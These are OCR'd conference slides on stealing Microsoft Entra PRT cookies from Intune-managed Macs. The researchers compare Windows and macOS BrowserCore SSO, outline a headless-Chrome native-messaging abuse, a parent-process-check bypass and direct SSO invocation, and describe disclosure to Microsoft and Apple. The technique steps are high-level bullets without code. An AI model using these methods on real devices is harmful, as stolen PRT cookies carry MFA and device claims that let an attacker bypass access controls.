CYCRAFT

# Breaking Down macOS Intune SSO: PRT Token Theft and Platform Comparison

Shang-De(John) Jiang
Dong-Yi(Kazma) Ye

CRAFTCON TAIWAN
AGENTIC AI
BLUE TEAM X RED TEAM

# $whoami

- Shang-De ‘John’ Jiang (@SecurityThunder)
- Deputy Director of Research at CYCRAFT
- UCCU Hacker Co-Founder
- Blog: HackerPeanutJohn
- Speaker at the following technical conferences:
  - BlackHat USA, CodeBlue, HITCON , HITB, TROOPERS, Sans Blue Team Summit …

# $whoami


- Kazma Ye
- CTF Player @ B33F50UP
- Cyber Security Researcher @ CYCRAFT
- Founder of Taiwan Security Club & NCKUCTF
- AIS3 EOF 2025 – Gold Award (1st Place in Taiwan)
- HITCON CTF 2024 – 10th Worldwide
- Speaker / Instructor at
  - TROOPERS, COSCUP, SCIST, YZU, NCKUCTF and more

# Why Research Stealing macOS PRT Cookie? 🍪


# Why macOS PRT Matters

- Many organizations use Intune as MDM for both Windows and macOS
- Conditional Access supported on macOS for Zero Trust enforcement
- Existing research and detections focus mostly on Windows
- macOS exploitation techniques are still under-researched
- Defensive coverage and detection tools for macOS remain limited


# PRT Can Exchange Everything We Wanted



# PRT Cookie From Device Can Include MFA Claim + Device Claim



# Browser SSO on Windows




Original Research: https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf

**BrowserCore** is the Component Responsible for **Handling Browser-initiated SSO** on Windows.

# How macOS use similar mechanism?

## Enroll your macOS device using the Company Portal app


04/24/2025

### In this article


What to expect from the Company Portal app
Before you begin
Install Company Portal app
Enroll your Mac
Show 2 more


Set up secure, remote access to work emails, files, and apps on your personal Mac. This article describes how to install the Company Portal app, enroll your Mac for work, and get troubleshooting help.


# Company Portal on macOS




Ref: https://youtu.be/awckSIpCPMg?si=18uS-Ot0jNSeMpUs

# Let's Talk About Company Portal on macOS


# Main Structure of Company Portal




# Does BrowserCore Work the Same Way on macOS?

# Yes. It Does. ✅

Microsoft SSO Chrome extension



# Mission: Get the PRT Cookie on macOS

# Summary of our Techniques

- Headless Browser-Based Native Messaging Abuse
- Bypassed BrowserCore’s parent process check
- Direct SSO Invocation via Apple’s API

# Reported to MSRC

- Assessed as low severity; only reported internally to the Product Team
- No confirmation on whether the issue will be tracked or fixed
- But…
- Confirmed to fix some of our attack methods a few days ago

# But then… Apple contacted us.

- Apple first learned about our research via the TROOPERS
- They proactively reached out to us for further clarification
- Confirmed they are working on fixing related issues
- Acknowledged the issue and said a CVE would be assigned

# Headless Browser-Based Native Messaging Abuse

# Headless Browser Method

- Launches Chrome in headless mode
- Loads the Microsoft SSO Chrome Extension (CRX)
- Injects JavaScript to call chrome.runtime.sendNativeMessage
- Extracts PRT cookies directly from the extension response

# Headless Browser Method

